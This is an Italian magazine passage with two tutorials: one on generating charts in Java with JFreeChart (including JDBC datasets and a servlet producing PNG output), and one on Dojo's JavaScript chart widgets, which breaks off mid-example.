Nella nostra esperienza di programmatori siamo quasi sempre chiamati a creare delle applicazioni in grado di interagire con un database, elaborare i dati da esso prelevati e presentare all'utente i risultati ottenuti. I dati diventano dunque gli attori principali delle nostre statistiche, proiezioni o di semplici report. Per il mondo Java, tra i vari strumenti che è possibile utilizzare per creare con estrema semplicità grafici dall'aspetto accattivante ve ne è uno che spicca per faciltà di utilizzo e potenza. Stiamo parlando di JFreeChart, una scatola magica in grado di trasformare i nostri dati in colorati grafici a torta, istogrammi e curve di vario genere.
La libreria in questione è un prodotto Java open source rilasciato sotto licenza LGPL (Lesser General Public Licence) e scaricabile direttamente dal sito http://www.jfree.org/jfreechart/.
Oltre alla generazione di grafici, JFreeChart presenta una serie di interessanti caratteristiche. Ecco le principali:

- Possibilità di esportare i grafici sia in formato PNG sia JPEG;
- Personalizzazione con tooltip esplicativi;
- Utilizzo di uno zoom interattivo sui grafici;
- Gestione degli eventi del mouse sui grafici;
- Generazione di Image Map HTML;
- Possibilità di esportare i grafici in PDF tramite iText (http://www.lowagie.com/iText/);
- Possibilità di esportare i grafici in SVG tramite Batik (http://xmlgraphics.apache.org/batik/).

In questo articolo descriveremo gli strumenti di JFreeChart che ci permettono di generare grafici in maniera dinamica a partire da una fonte di dati, sia in ambito stand-alone sia in un contesto web attraverso una semplice servlet.. Dopo aver analizzato i passi standard per la creazione di un grafico, ci soffermeremo in particolare sull'analisi delle classi wrapper di JDBC concernenti JFreeChart che ci permettono di "impacchettare" i dati in un formato ad hoc per il "disegnatore del grafico" rappresentato dalla classe JFreeChart che costituisce il motore di rendering della libreria in questione.

REQUISITI

Conoscenze richieste
Medie di J2SE, J2EE

Software
JDK 1.3 o superiore, Apache Tomcat

Impegno

Tempo di realizzazione

UN GRAFICO IN TRE PASSI

La realizzazione di un grafico JFreeChart viene eseguita attraverso una procedura standard indipendente dalla fonte di dati, dal tipo di grafico prescelto e dal contesto di presentazione dello stesso. I passi da seguire sono i seguenti:

- Creazione di un dataset contenente i dati oggetto dello statistica
- Creazione dell'oggetto JFreeChart responsabile del tracciamento del grafico
- Presentazione del grafico (tramite pannello sullo schermo o come immagine in una pagina HTML)

Ovviamente questi sono i passi indispensabili per ottenere il risultato minimo, ma in realtà esistono svariate attività attraverso cui poter personalizzare grafico e modalità di presentazione.
In questo primo esempio descriveremo un'applicazione che avrà come obiettivo la rappresentazione grafica di una statistica relativa alla produzione di latte di tre aziende agricole nel triennio 2004/2006.
In particolare i dati provengono da una tabella di questo tipo:

Azienda	2004	2005	2006
Vincenzo Fosco	12.7	15.4	10.0
Giuseppe Guardabosco	21.0	13.3	15.7
Sebastiano Bompo	9.8	11.2	7.3

Tabella 1: Ettolitri di latte prodotti da una data azienda nell'anno di riferimento

Nelle varie celle sono contenuti gli ettolitri di latte prodotti in ognuno dei tre allevamenti nell'anno di riferimento.
Fra i possibili grafici messi a disposizione dalla libreria scegliamo di utilizzare un grafico a barre tridimensionale in cui le aziende (rappresentate da "serie" di diverso colore) saranno raggruppate per anni di produzione ("categorie") come è possibile vedere in **figura 1**.

Figura 1: Rappresentazione grafica della tabella 1.

La classe che ci permetterà di eseguire le operazioni descritte è la seguente:

```
public class BarExample1 extends ApplicationFrame {
  public BarExample1(String title) {
    super(title);
    DefaultCategoryDataset dataset = new
                              DefaultCategoryDataset();
    dataset.addValue(12.7, "Azienda Vincenzo Fosco",
                                              "2004");
    dataset.addValue(15.4, "Azienda Vincenzo Fosco",
                                              "2005");
    dataset.addValue(10.0, "Azienda Vincenzo Fosco",
                                              "2006");
    dataset.addValue(21.0, "Azienda Giuseppe
                                Guardabosco", "2004");
[...]
    dataset.addValue(7.3, "Azienda Sebastiano
                                     Bompo", "2006");
    JFreeChart chart =
                         ChartFactory.createBarChart3D(
        "Produzione latte nel triennio 2004-2005-
                                  2006", // chart title
        "Anno", // domain axis label
        "Ettolitri", // range axis label
        dataset, // data
        PlotOrientation.VERTICAL, // orientation
        true, // include legend
        true, // tooltips?
        true // URLs?
    );

    TextTitle sottotitolo=new TextTitle("Tre aziende
                                  agricole a confronto");
    chart.addSubtitle(sottotitolo);
    ChartPanel chartPanel = new ChartPanel(chart);
    chartPanel.setPreferredSize(new Dimension(500,
                                                500));
    setContentPane(chartPanel);
  }
}
```

Il codice precedente inizia col creare e popolare il contenitore di dati, ossia il dataset. Tale operazione è eseguita direttamente nel costruttore della classe, il quale riceve una stringa indicante il titolo del frame che ospiterà il grafico.
In questo caso abbiamo fatto riferimento ad un dataset per la rappresentazione dei dati raggruppati per categorie, rappresentato da un'istanza della classe DefaultCategoryDataset. Se invece, ad esempio, avessimo voluto rappresentare i dati con un grafico a torta avremmo dovuto istanziare un oggetto della classe *DefaultPieDataset*. La seguente riga di codice ci ha permesso di ottenere un dataset vuoto:

```
DefaultCategoryDataset dataset = new
                              DefaultCategoryDataset();
```

Come si evince abbiamo scelto il costruttore di default che non riceve alcun parametro; in alternativa avremmo potuto scegliere uno fra i costruttori che ricevono i parametri per inizializzare i nomi delle serie, delle categorie, i valori iniziali e i valori finali. Il popolamento del dataset avviene invocando il metodo *addValue* della classe *DefaultCategoryDataset*; la firma di tale metodo è la seguente :

```
addValue(double arg0, Comparable arg1, Comparable
                                              arg2)
```

Il significato dei suoi argomenti è il seguente:

- arg0 è il valore numerico relativo alla serie
- arg1 è la serie a cui si riferisce arg0
- arg2 è la categoria a cui è associata la serie rappresentata da arg1

In particolare, nel nostro caso, tali valori rappresentano gli ettolitri di latte (arg0) prodotti da un'azienda (arg1) nell'anno di riferimento (arg2).
Da notare che l'interfaccia Comparable è implementata da diverse classi fra le quali quelle di uso più comune come: *String, Integer, Double, Float, Long, Date, Calendar ecc*. Nel nostro caso abbiamo passato come argomento due stringhe indicanti, rispettivamente, il nome dell'azienda e l'anno di riferimento.
Il dataset viene riempito tramite le varie chiamate ad *addValue* con i valori della tabella sopra descritta:

```
dataset.addValue(12.7, "Azienda Vincenzo Fosco",
                                              "2004");
dataset.addValue(15.4, "Azienda  Vincenzo Fosco",
                                              "2005");
dataset.addValue(10.0, "Azienda  Vincenzo Fosco",
                                              "2006");
dataset.addValue(21.0, "Azienda Giuseppe
                                Guardabosco", "2004");
[...]
```

Il secondo passo prevede la creazione dell'oggetto *JFreeChart* che verrà utilizzato per disegnare il grafico.

```
JFreeChart chart = ChartFactory.createBarChart3D(
"Produzione di latte nel triennio 2004-20052006",
"Anno", "Ettolitri", dataset,
PlotOrientation.VERTICAL,
true, true, false);
```

Come si evince dal codice la creazione dell'oggetto di tipo *JFreeChart* è a carico della classe *ChartFactory*. Tale classe presenta un set di metodi per la creazione di grafici di varia natura; i metodi in questione hanno una denominazione standard del tipo createTipo-Grafico ognuno dei quali è addetto alla creazione di un grafico specifico (a torta, a barre, a linee ecc.). Nel nostro caso abbiamo invocato il metodo *createBar-Chart3D* che ci permette di disegnare un grafico a barre tridimensionali. Gli argomenti del metodo ci permettono di generare le prime personalizzazioni del grafico. Analizziamo nel dettaglio la firma del metodo:

```
ChartFactory.createBarChart3D(String arg0, String
                                            arg1,
     String arg2, CategoryDataset arg3,
      PlotOrientation arg4, boolean arg5,
      boolean arg6, boolean arg7)
```

Il significato dei suoi argomenti è il seguente:

- arg0: stringa indicante il titolo del nostro grafico
- arg1: stringa indicante l'etichetta dell'asse x
- arg2: stringa indicante l'etichetta sull'asse y
- arg3: il dataset contenente i dati da rappresentare
- arg4: l'orientazione delle barre
- arg5: booleano indicante l'abilitazione della legenda contenente i nomi delle Serie da rappresentare
- arg6: booleano indicante l'abilitazione dei tooltip sul grafico
- arg7: booleano indicante l'abilitazione dell'url.

Un'ulteriore personalizzazione può essere effettuata inserendo un sottotitolo tramite l'utilizzo del seguente codice:

```
TextTitle sottotitolo=new TextTitle("Tre aziende
                                agricole a confronto");
chart.addSubtitle(sottotitolo);
```

Con la prima riga creiamo il sottotitolo, mentre con la seconda lo associamo al grafico.

L'ultimo passo riguarda la presentazione del grafico ottenuta utilizzando un'istanza della classe di JFreeChart denominata *ChartPanel* ; tale classe estende la classe *JPanel* del package *javax.swing*.

```
ChartPanel chartPanel = new ChartPanel(chart);
chartPanel.setPreferredSize(new Dimension(500, 270));
setContentPane(chartPanel);
```

Come si evince dal codice il costruttore della classe *ChartPanel* riceve un oggetto di tipo *JFreeChart* (*chart*); in seguito vengono settate le sue dimensioni di default attraverso il metodo setPreferredSize. Infine con il metodo *setContentPane* dell'oggetto swing *JFrame*, viene assegnato un "figlio" (*chartPanel*) al *contentPane*.
A questo punto non resta che definire il main e mandare in esecuzione l'applicazione; il codice in questione è il seguente:

```
public static void main(String[] args) {

  BarExample1 demo = new
                         BarExample1("Statistica");
  demo.pack();
  RefineryUtilities.centerFrameOnScreen(demo);
  demo.setVisible(true);
}
```

L'oggetto *BarExample1* non è altro che un'istanza della classe contenente il codice sopra descritto basato sui tre passi per la creazione di un grafico. Il costruttore della classe riceve una stringa rappresentante il titolo del grafico.
Il risultato dell'esecuzione del codice è rappresentato nella figura 1.

DATASET DIRETTAMENTE DA JDBC

Il paragrafo precedente ci ha permesso di capire quali sono i passi essenziali per creare un grafico a partire da una fonte di dati. Per quanto la procedura possa apparire semplice è lecito porsi una domanda sul popolamento del dataset: l'aggiunta dei dati ad un dataset può essere fatta solo manualmente con il metodo *addValue*? Ovviamente no. Tale metodo è agile ed efficace se il set di dati da rappresentare è di piccole dimensioni. Nel caso in cui dobbiamo gestire grosse quantità di dati il metodo risulta efficace ma molto macchinoso; immaginate se nell'esempio precedente avessimo dovuto rappresentare l'attività di cento aziende agricole piuttosto che di tre: avremmo dovuto invocare il metodo *addValue* per 300 volte!
Per ovviare a questo inconveniente facciamo riferimento alle classi JDBC dataset.
Le JDBC sono delle API Java di alto livello utilizzate per interagire con database relazionali; in particolare esse si occupano di gestire le connessioni al db e le relative interrogazioni. JFreeChart ci offre delle classi che, sfruttando le potenzialità delle API JDBC, si connettono al database, lo interrogano e restituiscono i risultati ottenuti, direttamente "impacchettati" in un dataset pronto per essere usato dal "disegnatore" JFreeChart!
Le classi in questione sono le seguenti:

- JDBCPieDataset : crea dataset utilizzati per la rappresentazione di grafici a torta;
- JDBCCategoryDataset: crea dataset utilizzati per la rappresentazione di grafici a barre con i dati raggruppati in categorie;
- JDBCXYDataset: crea dataset utilizzati per la rappresentazione di curve in un classico sistema di assi cartesiani.

Per capire il funzionamento di tali classi facciamo riferimento ad una applicazione che abbia come scopo la rappresentazione di una statistica relativa alle ore di ritardo a carico di tre impiegate della Regione Toscana nell'anno 2006.
La procedura e il tipo di grafico utilizzato è del tutto simile al caso precedente con l'unica differenza nella mole dei dati da trattare.
La tabella di riferimento in questo caso è la seguente:

	Maria Catanese	Daniela Sepe	Novella Nuti
Agosto	6	14	4
Aprile	12	10	4
Dicembre	14	24	18
Febbraio	80	90	56
Gennaio	12	23	14
Giugno	7	10	15
Luglio	16	9	21
Maggio	30	12	7
Marzo	22	10	13
Novembre	20	18	15
Ottobre	9	11	13
Settembre	10	16	8

Tabella 2: Le ore di ritardo di tre impiegate

Dalla tabella possiamo notare che per ognuna delle tre impiegate saranno valutate le ore di ritardo accumulate in ognuno dei dodici mesi dell'anno (categorie), quindi il grafico sarà composto da 36 barre.
La procedura di creazione del grafico è del tutto simile al caso precedente (classe BarExample1) ad eccezione dell'unica riga di codice relativa alla creazione e popolamento del dataset; in questo caso infatti facciamo riferimento alla seguente istruzione:

```
DefaultCategoryDataset dati = new
                    DataBase().readData();
```

in luogo dell'istruzione:

```
DefaultCategoryDataset dataset = new
                    DefaultCategoryDataset();
```

A differenza del caso precedente non creiamo un dataset vuoto invocando il costruttore di default della classe *DefaultCategoryDataset*, ma facciamo puntare l'oggetto referenziato da *dati* ad un dataset "pronto", cioè già istanziato e riempito tramite il metodo *readData()* della classe *DataBase* da noi creata. Valutiamo gli aspetti peculiari della classe in questione.

```
public class DataBase {
     public DefaultCategoryDataset readData() {
       JDBCCategoryDataset data = null;
       JDBCCategoryDataset data1 = null;
       String url ="jdbc:odbc:Articolo";
       Connection con;
            try {
Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
                }
              catch (ClassNotFoundException
                                          e) {
System.err.print("ClassNotFoundException: ");
System.err.println(e.getMessage());
            }
            try {
              con =
       DriverManager.getConnection(url,null,null);
              data1= new
 JDBCCategoryDataset(url,"sun.jdbc.odbc.JdbcOdbcDri
                              ver",null,null);
              data = new
                     JDBCCategoryDataset(con);
              String sql = "SELECT * FROM
                              RecuperoOre;";
              data.executeQuery(sql);
              data1.executeQuery(sql);
              con.close();
            }
            catch (SQLException e) {
              System.err.print("SQLException:
                                          ");
System.err.println(e.getMessage());
            }
            catch (Exception e) {
              System.err.print("Exception: ");
System.err.println(e.getMessage());
            }
            return data1;
     }
}
```

La classe presenta il costruttore di default e un unico metodo, *readData*.
Come si evince il metodo non riceve alcun parametro e restituisce un oggetto *DefaultCategoryDataset,ossia* il dataset con i dati da rappresentare. Esso viene ottenuto tramite l'utilizzo di un oggetto di tipo *JDBCCategoryDataset*; tale classe rappresenta lo strumento che JFreeChart ci offre per creare dataset contenenti dati da rappresentare secondo il raggruppamento in serie e categorie. La creazione di tali oggetti avviene tramite uno dei seguenti costruttori:

- *public JDBCCategoryDataset(String url, String driverName, String userName, String password)*

- *public JDBCCatagoryDataset(Connection con)*
- *public JDBCCatagoryDataset(Connection con, String query)*

Il primo costruttore si occupa della connessione al database e della creazione di un dataset vuoto (poiché ancora nessuna query è stata eseguita); riceve quattro stringhe indicanti rispettivamente l'url per la connessione, il nome del driver, username e la password del database. Il popolamento del dataset avviene invocando il metodo *executeQuery(String sql)* dell'oggetto precedentemente istanziato:

```
JDBCCategoryDataset data =null;
[…]
data= new
 JDBCCategoryDataset(url,"sun.jdbc.odbc.JdbcOdbcDri
                                    ver",null,null);
String sql = "SELECT * FROM RecuperoOre;";
data.executeQuery(sql);
[…]
return data;
```

Nel secondo caso il costruttore creerà un dataset vuoto sfruttando una connessione al db precedentemente creata. Il popolamento avverrà in maniera analoga al caso precedente invocando il metodo *executeQuery*:

```
JDBCCategoryDataset data = null;
Connection con=null;
//Caricamento dei driver
[…]
con = DriverManager.getConnection(url, null, null);
data = new JDBCCategoryDataset(con);
String sql = "SELECT * FROM RecuperoOre;";
data.executeQuery(sql);
[…]
return data;
```

Il terzo costruttore è del tutto simile al precedente a meno del parametro *query* utilizzato per inizializzare il valore della query, precedentemente passata attaverso il metodo *executeQuery*.
Mandando in esecuzione il codice sopra descritto si ottiene il grafico visibile in figura 2.

È doveroso sottolineare che in base al tipo di classe JDBC che intendiamo utilizzare dobbiamo fare attenzione al tipo di query che cerchiamo di eseguire.
In particolare, nel caso di una *JDBCPieDataset* la query deve restituire due colonne: la prima contenente dati di tipo *VARCHAR* indicanti le categorie, la seconda i valori numerici da rappresentare.
Nel caso di una *JDBCCategoryDataset* la query deve restituire almeno due colonne: la prima contenente dati di tipo *VARCHAR* indicanti le categorie, le rimanenti i valori numerici da rappresentare.
Infine utilizzando una *JDBCXYDataset* dobbiamo fare in modo che la nostra query restituisca almeno due colonne: la prima deve contenere i valori numerici da distribuire sull'asse x, le rimanenti i valori numerici da associare ad ogni serie.





Figura 2: Grafico relativo alla gestione dei ritardi.

JFREECHART AL SERVIZIO DEL WEB

Nelle precedenti sezioni dell'articolo abbiamo esplorato il mondo di JFreeChart ricorrendo ad esempi basati su applicazioni standalone. Dimostreremo adesso come sia possibile sfruttare le potenzialità del nostro framework anche in un'applicazione web, realizzando una semplice servlet che dopo aver creato un grafico JFreeChart lo convertirà in formato PNG e lo inserirà nell'output html che sarà presentato al client. In questo caso, utilizzando un grafico a torta, rappresenteremo la divisione degli utili di una certa azienda nell'anno 2006.
La struttura della nostra applicazione ricalca l'alberatura standard di una classica web application Java; all'interno della pagina index.html si troverà un pulsante attraverso cui verrà invocata la servlet addetta alla creazione del grafico.
Il metodo service della servlet si presenta così:

```
public void service(HttpServletRequest req,
                          HttpServletResponse res)
throws ServletException, IOException{

              try{
          OutputStream out1 =
                         res.getOutputStream();

                    try {
DefaultPieDataset dataset = new DefaultPieDataset();

                              JFreeChart
          chart = ChartFactory.createPieChart3D(
                              "Divisione
       Utili Azienda Pecorette&C Anno 2006",
                              dataset,
                              true, true,
                                      false
                              );
```

```
dataset.setValue("Lacava=23.2 mln", 15.2);
dataset.setValue("Ferraro=17.9 mln", 11.9);
dataset.setValue("Mordà=10.5 mln", 10.5);
                                        [...]

res.setContentType("image/png");
ChartUtilities.writeChartAsPNG(out1, chart, 800,
                                             500);
                                        }
                                        catch
                                       (Exception e) {
System.err.println(e.toString());
                                        }
                                        finally
                                        {
                                        out1.flush();
                                        out1.close();
                                        }

                          }
                          catch(Exception e)
                          {
System.out.println(e.getMessage());
                                 e.printStackTrace();
                          }
}
```

Analizziamo nel dettaglio le istruzioni che caratterizzano la servlet. Per prima cosa otteniamo un oggetto di tipo *OutputStream*, che sarà il responsabile dell'invio del grafico al client, attraverso questa riga di codice:

```
OutputStream out1 = res.getOutputStream();
```

dove *res* è il parametro di tipo *HttpServletResponse* ricevuto dal metodo *service* della nostra servlet.
A questo punto dobbiamo creare il grafico con una procedura del tutto simile a quella precedentemente analizzata. In questo caso creeremo un grafico a torta con un'istruzione del tipo:

```
DefaultPieDataset dataset = new DefaultPieDataset();
JFreeChart chart = ChartFactory.createPieChart3D(
"Divisione Utili Azienda Pecorette&C Anno 2006",
dataset, true, true, false);
```

Il dataset in questo caso dovrà contenere valori destinati ad un grafico a torta. E' facile vedere come l'unica differenza rispetto ai casi analizzati in precedenza risieda nel metodo utilizzato da *ChartFactory* per ottenere il particolare tipo di grafico voluto. Il popolamento del dataset, in questo caso, viene eseguito utilizzando il metodo *setValue* dell'oggetto dataset. Ovviamente la creazione e il popolamento del dataset sarebbero potuti avvenire tramite l'utilizzo della *JDBCPieDataset* con le tecniche sopra descritte.
Una volta ottenuto il grafico è necessario impostare il content type dell'output generato dalla servlet attraverso un'istruzione del tipo:

```
res.setContentType("image/png");
```

in questo caso esso è impostato a image/png poiché il grafico verrà trasformato in un immagine di tipo PNG.
In seguito verrà effettuato il rendering del grafico:

```
ChartUtilities.writeChartAsPNG(out1, chart, 800,
                                             600);
```

Come si vede è un operazione a carico del metodo *writeChartAsPNG* della classe *com.jrefinery.chart.ChartUtilities*. Tale metodo riceve come parametri un *OutputStream*, il grafico (oggetto di tipo JFreeChart), e le misure del pannello che conterrà il grafico.
A questo punto non resta che chiudere l'output stream e la servlet è pronta per l'uso! Il risultato dell'esecuzione della nostra piccola web application è visibile in figura 3.

CONCLUSIONI

JFREEChart è una libreria solida ed affidabile che ci consente di sviluppare grafic esteticamente accattivanti ma anche molto funzionali senza dover ricorrere a tecniche complesse.
Tra i principali punti di forza da annotare è quello relativo alla capacità di elaborare i grafici in diversi formati senza per questo dover cambiare molte righe di codice. Importante anche la semplicità con cui è possibile agganciarsi a JDBC

Antonino Catanese





Figura 3: Screenshot dell'output della servlet.

JAVASCRIPT FACILE GRAZIE A DOJO

È UNO DEI FRAMEWORK PIÙ INNOVATIVI DEL MOMENTO. CONSENTE DI CREARE APPLICAZIONI IN PURO STILE WEB 2.0 IN MODO RAPIDO ED EFFICACE. SCOPRIAMO LE FUNZIONALITÀ CHE CI CONSENTONO DI ELABORARE GRAFICI COMPLESSI

Nella scorsa puntata ci siamo limitati a introdurre le funzionalità principali del framework Dojo, con un occhio di riguardo all'innovativo widget Editor.
Abbiamo visto che il framework mette a disposizione dello sviluppatore tutta una serie di componenti molto interessanti, che possono essere inseriti nella pagina principalmente in 2 modi:

1) attraverso l'utilizzo di attributi proprietari Dojo (es. "dojoType"), una via che farà sicuramente storcere il naso ai "puristi" del web, visto che il documento HTML recante tali attributi non rispetta più gli standard di validazione del W3C, ma che rappresenta comunque un modo rapido ed efficace per istanziare rapidamente il componente;

2) in modo programmatico, ad esempio con il metodo dojo.widget.createWidget, trasformando un elemento HTML presente nella pagina in un widget in piena regola.

Vale la pena, a questo punto, di citare anche un altro widget particolarmente significativo: il dojo.widget.Chart.
Tramite questo widget possiamo generare grafici molto facilmente, utilizzando un codice simile al seguente:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
                                        Strict//EN"
     "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
                                        strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
     <head>
          <title>dojo: Chart--Bar chart
                                        test</title>
          <script type="text/javascript"
                         src="dojo.js"></script>
          <script type="text/javascript">
     dojo.require("dojo.widget.Chart");
          </script>
     </head>
     <body>
          <div dojoType="chart"
                         style="border:1px solid
     black;width:600px;background-color:lightblue;">
               <table width="600"
height="400" padding="20 20 20 40" plotType="bar"
  axisAt="0 xmin" rangeX="0 10" rangeY="-10 10">
                    <thead>
<tr>
<th>X</th>
<th plotType="bar" color="blue">Series A</th>
</tr>
                    </thead>
                    <tbody>
                         <!-- qua
  sotto sono definiti i dati da rappresentare all'interno
                              del grafico -->
<tr><td>0</td><td>-8</td></tr>
<tr><td>2</td><td>5</td></tr>
<tr><td>4</td><td>-2</td></tr>
<tr><td>6</td><td>8</td></tr>
<tr><td>8</td><td>-10</td></tr>
<tr><td>10</td><td>10</td></tr>
                    </tbody>
               </table>
          </div>
     </body>
</html>
```

Ricordiamo che per utilizzare Dojo è sempre necessario, all'inizio, linkare il file dojo.js, contenente l'intera logica di funzionamento del framework. Con il comando dojo.require, invece, carichiamo il componente dojo.widget. Chart per poterlo utilizzare all'interno della pagina.
Il funzionamento del codice sopra riportato è molto semplice: attraverso l'attributo plotType stabiliamo il tipo di grafico da generare (in questo caso, a barre), mentre con rangeX e rangeY definiamo i limiti in orizzontale e in verticale, e con axisAt l'origine degli assi cartesiani. All'interno della tabella, infine, riportia-

Javascript

CD WEB
dojo_2.zip
cdrom.ioprogrammo.it

REQUISITI

Conoscenze richieste
basi di Javascript, elementi di Java per il web, Ajax

Software
un browser recente, un web-server, J2 SDK, Jetty, Maven, Dojo framework

Impegno

Tempo di realizzazione

mo i valori che vogliamo essere rappresentati all'interno del grafico: il primo td rappresenta la coordinata x, mentre il secondo la coordinata y.
Ecco il grafico appena descritto:

Fig. 1: Xxxx

Nel codice sorgente allegato alla rivista è presente, tra l'altro, un esempio di dojo.widget .Chart basato interamente su codice javascript, ossìa istanziato mediante il metodo dojo.widget.createWidget (soluzione che affronteremo comunque quando ci occuperemo delle librerie charting).
Nella figura sottostante è riportata la videata di test del widget Chart, che si può raggiungere all'indirizzo http://localhost/programmi/dojo-0.4.2-ajax/dojo-0.4.2-ajax/tests/widget/test_Chart.html della distribuzione Dojo in allegato:





Fig. 2: Xxxx

Da tale immagine emerge chiaramente che all'interno dello stesso grafico possiamo rappresentare più di una serie di dati, definendo anche per ciascuna le caratteristiche visuali desiderate.

LIBRERIE GRAFICHE CON DOJO

Ad ogni modo, il massimo della flessibilità nella realizzazione dei grafici si ha lavorando sulle librerie *charting*, la cui pagina di test della distribuzione Dojo in allegato è la seguente: http://localhost/programmi/dojo-0.4.2-ajax/dojo-0.4.2-ajax/tests/charting/test_engine.html
Le librerie *charting* offrono grandi possibilità di rappresentazione grafica dei dati, limitate solo, forse, alla fantasia dello sviluppatore.
Anche in questo caso è il formato SVG a farla da padrone; tale formato, infatti, essendo basato interamente su XML, può a pieno titolo essere considerato la scelta ottimale per la rappresentazione grafica di realtà informatiche complesse.
Ogni istanza di dojo.charting.Chart può contenere diverse PlotArea, ossia veri e propri grafici indipendenti. Ogni PlotArea è poi costituita da molteplici Plot, rappresentati questi ultimi dagli assi X e Y e dalle varie serie di dati.
Queste ultime vengono immagazzinate all'interno di oggetti dojo.collections.Store, che forniscono una serie di facilitazioni nella manipolazione dei dati.
Grande libertà è poi lasciata nella definizione delle etichette ("label") del grafico, o dei colori delle diverse aree, ecc...
Ma più di tante parole vale sicuramente la spiegazione, passo per passo, di un semplice esempio pratico costruito sulla falsariga dei test messi a disposizione dal framework:
Innanzitutto includiamo il file dojo.js:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
                                        Strict//EN"
      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
                                        strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>Grafici con Dojo</title>

<style type="text/css">
#grafico
{
          background-color: #F0F0FF;
          border: 1px solid #999;
          margin: 12px;
          width: 500px;
          height: 220px;
}

</style>
          <script type="text/javascript" src="dojo-
                    0.4.2-ajax/dojo.js"></script>
          <script type="text/javascript">
```

Quindi inseriamo i riferimenti alle librerie necessarie per il funzionamento del widget:

```
          dojo.require("dojo.collections.Store");
          dojo.require("dojo.charting.Chart");
          dojo.require('dojo.json');
```

A questo punto possiamo definire i dati da rappresentare all'interno del grafico: lo facciamo in via programmatica, nel modo seguente:

NOTA

SAPEVI CHE ... ?
Attualmente esiste anche un altro framework, completamente italiano, basato sulla tecnologia Ajax-Comet. A dispetto della sua italianità, questo framework si chiama Lightstreamer ed è free, nella versione Moderato, previo assoggettamento ad una licenza. Lightstreamer consente un approccio ad Ajax molto efficiente, similmente al suo "collega" Dojo, del quale si serve, tra l'altro, per l'implementazione di un motore di generazione di grafici altamente avanzato, la Lightstreamer Dojo Demo. Il sito ufficiale di Lightstreamer è http://www.lightstreamer.com.

```
var dati = [
        { mese: 0, valore: 1825 },
        { mese: 10, valore: 2000 },
        { mese: 20, valore: 3000 },
        { mese: 30, valore: 4900 },
        { mese: 40, valore: 2700 },
        { mese: 50, valore: 3700 }
];

var sorgente_dati = new
                dojo.collections.Store();
sorgente_dati.setData(dati);
```

Evidentemente si tratta di un set di dati JSON, che abbiamo immagazzinato in un oggetto dojo.collections.Store(). Ora non ci resta che creare un nuovo oggetto dojo.charting.Series e agganciare ad esso la fonte-dati appena generata:

```
var serie = new dojo.charting.Series({
  dataSource: sorgente_dati,
  bindings: { x: "mese", y: "valore" },
  label: "Grafico vendite"
});
```

Le righe di codice restanti si limitano a determinare le principali impostazioni grafiche e funzionali del componente (posizionamento degli assi, etichette, ecc...):

```
var xAxis = new dojo.charting.Axis();

xAxis.range = { lower: 0, upper: 50 };

xAxis.origin = "max";
xAxis.label = "Grafico semestrale delle
                vendite";
xAxis.showTicks = true; // visualizzo le
                "tacche"

// definisco le etichette delle varie "tacche"
                orizzontali
xAxis.labels = [
        { label: 'Gennaio', value: 0 },
        { label: 'Febbraio', value: 10 },
        { label: 'Marzo', value: 20 },
        { label: 'Aprile', value: 30 },
        { label: 'Maggio', value: 40 },
        { label: 'Giugno', value: 50 }
        ];


var yAxis = new dojo.charting.Axis();
yAxis.range = { lower: 0, upper: 5000 };
yAxis.showLines = true; // visualizzo delle
                linee orizzontali
                // che
                segnalano l'esistenza di un
                // valore
                corrispondente sull'asse
                // delle
                ordinate
yAxis.showTicks = true;
yAxis.label = "Vendite (val. in milioni)";

yAxis.labels = [
        { label: "0m", value: 0 },
        { label: "1m", value: 1000 },
        { label: "2m", value: 2000 },
        { label: "3m", value: 3000 },
        { label: "4m", value: 4000 },
        { label: "5m", value: 5000 }
        ];


//creo un Plot costituito dagli assi appena
                definiti
var cP = new dojo.charting.Plot(xAxis,
                yAxis);

//aggiungo al Plot appena creato la serie di
                dati, e
// gli assegno la forma di un'area curvata
cP.addSeries({
        data: serie,
        plotter:
        dojo.charting.Plotters.CurvedArea
        });

// a questo punto istanzio una nuova
                PlotArea
// e aggiungo ad essa il Plot creato
var cPA = new dojo.charting.PlotArea();
cPA.size = { width: 480, height: 200 };
cPA.padding = { top: 20, right: 20,
                bottom: 30, left: 50 };

cPA.plots.push(cP);

// stabilisco per l'area di dati corrente il
